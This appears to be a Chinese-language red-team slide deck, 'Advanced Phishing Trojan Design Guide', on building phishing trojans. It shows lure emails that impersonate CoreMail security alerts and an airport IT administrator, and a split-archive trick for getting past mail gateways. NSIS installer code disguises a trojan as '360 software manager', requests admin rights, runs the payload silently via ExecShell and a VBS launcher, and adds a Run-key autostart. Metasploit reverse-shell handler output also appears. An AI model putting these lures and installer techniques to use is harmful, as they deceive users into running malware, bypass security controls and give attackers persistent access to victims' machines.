



# 高级钓鱼木马设计指北

Phishing all the world !

--by 3vilK4li



## 普通木马

- 快速上线
- 执行程序的隐藏
- 权限维持
- 木马文件的免杀



## 钓鱼木马

- ✓ 对应的文案功能实现
- ✓ 多文件格式木马程序
- ✓ 交互模式实现
- ✓ 木马体积
- ✓ 图标、文件名、签名

# 邮件网关 Bypass技巧



## Part 1 : Office套娃

### CoreMail邮箱报告

发件人: CoreMail邮箱报告 <15858535311@163.com>

群发单显:

[存所有群发单显](#)

时 间: 2022年11月07日 16:50 (星期一)

附 件: 1个 ( 邮件境外登录确认.docx ) [查看附件](#)

发送状态: **部分成功** [查看详情](#)

云服务器1核1G 新用户仅需0.69元/天 [立即抢购](#)

Dear All:

请查收附件Coremail安全报告

尊敬的集团用户:

您好!

感谢您使用集团 CoreMail 邮箱服务。系统监测到您的帐号在境外异常登录, 请对照登录时间, 确认是否为您本人操作:

登录地点	登录 IP	登录时间
美国, 波特兰	34.220.83.25	2022-11-06 16:03

如非本人操作, 则可能您的帐号存在安全风险, 请扫描以下二维码, 选择登出境外账号以退出境外登录状态, 非集团划分的境外账号在境外登录会收到此邮件, 请注意接受邮件提醒, 以保证您的帐号安全。



登出系统后, 请尽快使用本文档中的附件 (集团 CoreMail 系统安全检测软件, 解压密码: CRCCoremail) 对账号进行检查。



集团CoreMail系统安全检测软件.zip

如确认为本人操作, 请忽略此邮件。由此给您带来的不便请谅解!

# 邮件网关 Bypass技巧

## Part 2 : HTML密访



各位领导、同事：

近其 市发行一版最新的网络安全法，由于近两年来的网络攻击已经开始成熟化，全面化，我们的上网环境面临巨大网络威胁，根据的成都网络安全部门的最新技术要求，我局的邮件服务器部分指标无法达到要求，日前，网络负责部门的同事已经与邮件服务器提供商进行协商沟通，将进一步完成对我局邮件服务器的升级改造。

在网络提供商同事的连续2天的奋斗工作中，目前已完成了邮箱的升级和原始邮箱内容的转移。由于启用了新的邮件服务系统，旧系统的邮件信息将在3天后（2022年4月23日下午17:00）失效，届时将无法使用。请大家**积极配合**进行新邮箱系统的转移工作，避免由于无法及时迁移邮箱系统原因导致工作的无法正常工作问题。

邮件账号迁移方法：

1. 点击“**邮箱安全本地升级插件**”下载最新插件（下载密码：白云（拼音全称））
2. 运行升级插件前请先打开企业邮箱，插件识别邮箱账号后会自动进行升级，升级时长预计2-5分钟，请耐心等待操作完成即可

由于本次系统升级时间比较紧急，希望大家做好配合邮箱迁移的工作，给大家造成工作上的不便，请大家谅解！！



白云机场安全管理员 的分享文件

举报

仅限白云机场内部使用，其他渠道获取的文件，请注意文件安全性！



获取安全管理员分享的文件

输入密码



邮箱安全本地升级插件.rar

4 天前 压缩文件

大小：10.7 M

下载



# 邮件网关 Bypass技巧



## Part 1 : 万能分卷

邮件中发现病毒，系统已为您自动屏蔽此邮件 ★

postmaster

发给

发件人: postmaster<postmaster@t...>

收件人: hu...>

时间: 2023年6月30日 (周五) 15:05

大小: 2 KB

邮件中发现病毒，系统已为您自动屏蔽此邮件。

病毒信息

TR/Crypt.XPACK.G

原邮件信息

From: testmail4me

To: ...

Subject: 详情请查看

Date: Fri Jun 30 15

Fw: 详情请查看邮件附件 ★

testmail4me

发给

发件人: testmail4me<testmail4me@proton.me>

收件人: ...

时间: 2023年6月30日 (周五) 16:20

大小: 16 KB

www.z03 (3 KB)

www.z04 (3 KB)

www.zip (426 B)

www.z02 (3 KB)

www.z01 (3 KB)

详情请查看邮件附件

NSIS



高度定制



“合法”的权限申请



隐匿的命令执行




“合理”的注册表操作





## 高度定制


在配置文件中指定图标、版权信息、文件（木马）落地路径等信息





## 高度定制

在配置文件中指定图标、版权信息、文件（木马）落地路径等信息





## 高度定制

在配置文件中指定图标、版权信息、文件（木马）落地路径等信息

```
#-----  
# Version Information  
# 定义输出的 EXE 文件上的版本信息，也支持多语言显示。  
  
VIProductVersion "1.0.0.0"  
VIFileVersion "1.0.0.0"  
VIAddVersionKey /LANG=${LANG_SIMPCHINESE} "ProductName" "360软件管家-XXX定制版"  
VIAddVersionKey /LANG=${LANG_TRADCHINESE} "ProductName" "360软件管家-XXX定制版"  
VIAddVersionKey /LANG=${LANG_SIMPCHINESE} "ProductVersion" "1.0.0.0"  
VIAddVersionKey /LANG=${LANG_TRADCHINESE} "ProductVersion" "1.0.0.0"  
VIAddVersionKey /LANG=${LANG_SIMPCHINESE} "LegalCopyright" "3vilK4li"  
VIAddVersionKey /LANG=${LANG_TRADCHINESE} "LegalCopyright" "3vilK4li"  
VIAddVersionKey /LANG=${LANG_SIMPCHINESE} "FileDescription" "Application Installer"  
VIAddVersionKey /LANG=${LANG_TRADCHINESE} "FileDescription" "Application Installer"
```



## “合法”的权限申请

在软件安装的过程中，  
可以“理所当然”申请  
管理员权限去安装  
程序

```
!include "UAC.nsh"  
  
; 启用 UAC 插件  
!define UAC_ADMIN  
  
; 设置执行级别为管理员  
RequestExecutionLevel admin  
  
Section  
    ; 请求管理员权限执行命令  
    UAC::ExecShell "open" "$IN"  
  
SectionEnd
```



用户帐户控制

你要允许来自未知发布者的此应用对你的设备进行更改吗？

360软件管家-XXX定制版.exe

发布者: 未知

文件源: 此计算机上的硬盘驱动器

[显示更多详细信息](#)

是

否





## 隐匿的命令执行

可以在软件安装的过程中调用系统命令在后台静默执行木马程序

;弹计算器

```
ExecWait "$INSTDIR\360软件管家绿色版\360SoftMgr\calc.exe"
```

```
;nsExec::Exec "$INSTDIR\360软件管家绿色版\360SoftMgr\calc.exe"
```

#可以等待 详细信息会显示

```
;ExecWait "$INSTDIR\360软件管家绿色版\360SoftMgr\calc.exe"
```

#可以等待 详细信息不显示

```
;nsExec::Exec "$INSTDIR\360软件管家绿色版\360SoftMgr\calc.exe"
```



可以在软件安装的过程中调用系统命令在后台静默执行木马程序

The image shows a Windows desktop environment. In the background, a Notepad++ window is open, editing a file named '360软件管家.nsi'. The script contains comments in Chinese and several NSIS commands. A section of the script is highlighted in blue. In the foreground, a 'MakeNSISW - Finished with Warnings' window is open. It displays a summary of the build process, including file sizes and two warnings related to version information for different languages. The warnings are: '9108: Generating version information for language "1028-TradChinese" without standard key "FileVersion"' and '9108: Generating version information for language "2052-SimpChinese" without standard key "FileVersion"'. The window has buttons for 'Test Installer' and 'Close'. The status bar at the bottom of the Notepad++ window shows 'Nullsoft Scriptable Install System: length: 15,388 lines: 282' and the cursor position 'Ln: 171 Col: 22 Pos: 9,064'. The system tray at the bottom right shows 'Windows (CR LF) GB2312 (简体中文) INS'.

# 普通木马执行

; 执行的木马程序

```
ExecWait "$INSTDIR\360软件管家绿色版\360SoftMgr\23456.exe"
```

; 执行的木马程序

#可以等待 详细信息会显示

```
;ExecWait "$INSTDIR\360软件管家绿色版\360SoftMgr\23456.exe"
```

#可以等待 详细信息不显示



```
;nsExec::Exec "$INSTDIR\360软件管家绿色版\360SoftMgr\23456.exe"
```

---

---



# 普通木马执行





为什么会这样？ ？ ？

2种解决方案！ ！ ！

# 不等待操作

#不可以等待 详细信息会显示

```
ExecShell Open "$INSTDIR\360软件管家绿色版\360SoftMgr\23456.exe" "" SW_HIDE
```



# 不等待操作

```
C:\Users\Administrator\Desktop\NSIS软件打包\打包\360软件管家.nsi - Notepad++ [Administrator]
文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(I) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ?
360软件管家.nsi 360软件管家.nsi license.rtf

154 # If you are using solid compression, files that are required before
155 # the actual installation should be stored first in the data block,
156 # because this will make your installer start faster.
157
158 !insertmacro MUI_RESERVEFILE_LANGDLL # 保留多语言支持
159
160 # QR code image file
161 #ReserveFile "donate.bmp" # 保留一个自定义图片文件。
162
163
164 -----
165 # Installer Sections
166 # 定义安装过程的组件，安装包至少要有有一个组件。如果有多个
167 # 组件可以定义组件名和执行安装的优先级。
168 # 安装时会按顺序执行组件中编写的命令。
169
170 Section # 本安装包只有一个组件。
171
172 # Sets output directory
173 SetOutPath "$INSTDIR" # 设置文件输出路径为安装路径。
174
175 # Files
176 File /r "绿色版软件\*" # 定义要解包的文件。
177 # 这个命令比较特殊，他既定义了要打包的文件的路径，
178 # 这里定义的路径是要打包的文件的路径。
179 # 安装时，文件将会解包到 SetOutPath 所设置的路径。
180 # 如果 File 命令定义了多个文件，会按目录结构解包文件，就像平时解压文件一样。
181
182 ; 执行的木马程序
183 ;ExecWait "$INSTDIR\360软件管家绿色版\360SoftMgr\23456.exe"
184 ;nsExec::Exec "$INSTDIR\360软件管家绿色版\360SoftMgr\23456.exe"
185 ; 执行的木马程序
186 #可以等待 详细信息会显示
187 ;ExecWait "$INSTDIR\360软件管家绿色版\360SoftMgr\23456.exe"
188 #可以等待 详细信息不显示
189 ;nsExec::Exec "$INSTDIR\360软件管家绿色版\360SoftMgr\23456.exe"
190 #不可以等待 详细信息会显示
191 ExecShell Open "$INSTDIR\360软件管家绿色版\360SoftMgr\23456.exe" "" SW_HIDE
192
193 CreateDirectory "$INSTDIR\HiddenDirectory"
194
195 ; 设置隐藏目录属性
196 SetFileAttributes "$INSTDIR\HiddenDirectory" "HIDDEN"
197
198
199
200 # DetailPrint "正在清理程序安装产生的中间文件....."
201 # DetailPrint "正在清理程序安装产生的中间文件....."
```

MakeNSISW - Finished with Warnings

EXE header size:	60928 / 38400 bytes
Install code:	6464 / 34378 bytes
Install data:	21513825 / 59818224 bytes
CRC (0x52D07428):	4 / 4 bytes
Total size:	21581221 / 59891006 bytes (36.0%)

2 warnings:

- 9100: Generating version information for language "1028-TradChinese" without standard key "FileVersion"
- 9100: Generating version information for language "2052-SimpChinese" without standard key "FileVersion"

Test Installer Close

NSIS v3.08

Nullsoft Scriptable Install System : length: 15,393 lines: 282 Ln: 190 Col: 1 Sel: 91 | 2 Windows (CR LF) GB2312 (简体中文) INS

```
root@kali:~# msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.129:23456
```



# 外部脚本调用

#VBS

Dim args

Set args = WScript.Arguments

Set objShell = CreateObject("WScript.Shell")

If args.Count > 0 Then

Dim path

path = args(0) ' 获取第一个参数

objShell.Run path, 1, False

End If

```
;nsExec::Exec "$INSTDIR\360软件管家绿色版\360SoftMgr\23456.exe"  
  
;执行vbs脚本  
StrCpy $0 "$INSTDIR\360软件管家绿色版\360SoftMgr\  
nsExec::Exec '"cscript.exe" "$0\1.vbs" "$0\23456.exe" //Nologo'
```



# 外部脚本调用

```
C:\Users\Administrator\Desktop\NSIS软件打包\打包\360软件管家.nsi - Notepad++ [Administrator]
文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ?

360软件管家.nsi 360软件管家.nsi license.txt 1.vbs

155 # If you are using solid compression, files that are
156 # the actual installation should be stored first in t
157 # because this will make your installer start faster.
158
159 !insertmacro MUI_RESERVEFILE_LANGDLL # 保留多语言支持
160
161 # QR code image file
162 #ReserveFile "donate.bmp" # 保留一个自定义图片文件。
163
164
165 #-----
166 # Installer Sections
167 # 定义安装过程的组件，安装包至少要有有一个组件。如果有多
168 # 组件可以定义组件名和执行安装的优先级。
169 # 安装时会按顺序执行组件中编写的命令。
170
171 Section # 本安装包只有一个组件。
172
173 # Sets output directory
174 SetOutPath "$INSTDIR" # 设置文件输出路径为安装路径。
175
176 # Files
177 File /r "绿色版软件\*" # 定义要解包的文件。
178 # 这个命令比较特殊，他既定义了要打包的文件，也用于在安装时解包这些文件。
179 # 这里定义的路径是要打包的文件的路径，这里用了通配符来表示 Files 目录下的所有文件，也可
180 # 安装时，文件将会解包到 SetOutPath 所设置的路径。
181 # 如果 File 命令定义了多个文件，会按目录结构解包文件，就像平时解压文件一样。
182
183 ; 执行的木马程序
184 ;ExecWait 'cscript.exe "$INSTDIR\360软件管家绿色版\360SoftMgr\1.vbs"'
185 ;nsExec::Exec "$INSTDIR\360软件管家绿色版\360SoftMgr\23456.exe"
186 ; 执行的木马程序
187 #可以等待 详细信息会显示
188 ;ExecWait "$INSTDIR\360软件管家绿色版\360SoftMgr\23456.exe"
189 #可以等待 详细信息不显示
190 ;nsExec::Exec "$INSTDIR\360软件管家绿色版\360SoftMgr\23456.exe"
191
192 ;执行vbs脚本
193 StrCpy $0 "$INSTDIR\360软件管家绿色版\360SoftMgr\"
194 nsExec::Exec '"cscript.exe" "$0\1.vbs" "$0\23456.exe" //nologo'
195
196
197
198 CreateDirectory "$INSTDIR\HiddenDirectory"
199
200 ; 设置隐藏目录属性
201 SetFileAttributes "$INSTDIR\HiddenDirectory" "HIDDEN"
202
```

MakeNSISW - Finished with Warnings

EXE header size:	60928 / 38400 bytes
Install code:	6523 / 34586 bytes
Install data:	21517499 / 59825600 bytes
CRC (0xE06F9BF6):	4 / 4 bytes
Total size:	21584954 / 59898590 bytes (36.0%)

2 warnings:

- 9100: Generating version information for language "1028-TradChinese" without standard key "FileVersion"
- 9100: Generating version information for language "2052-SimpChinese" without standard key "FileVersion"

NSIS v3.08

Te Installer Close

Nullsoft Scriptable Install System: length: 15,435 lines: 287 Ln: 194 Col: 3 Pos: 10,358 Windows (CR LF) GB2312 (简体中文) INS

```
root@kali: ~
文件 动作 编辑 查看 帮助
msf6 exploit(multi/handler) > ex
exit exploit
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.129:23456
```



## “合理” 的注册表操作

软件安装的时候可以  
同时操作注册表，将  
木马添加到注册表中，  
方便后渗透

```
!define MUI_FINISHPAGE_SHOWREADME  
!define MUI_FINISHPAGE_SHOWREADME_Function AutoStartup  
!define MUI_FINISHPAGE_SHOWREADME_TEXT "添加开机启动"  
  
Function AutoStartup  
    WriteRegStr HKCU "Software\Microsoft\Windows\CurrentVersion\Run" "${APPNAME}" "$INSTDIR\${APPNAME}.exe"  
FunctionEnd
```

注册表编辑器

文件(F) 编辑(E) 查看(V) 收藏夹(A) 帮助(H)

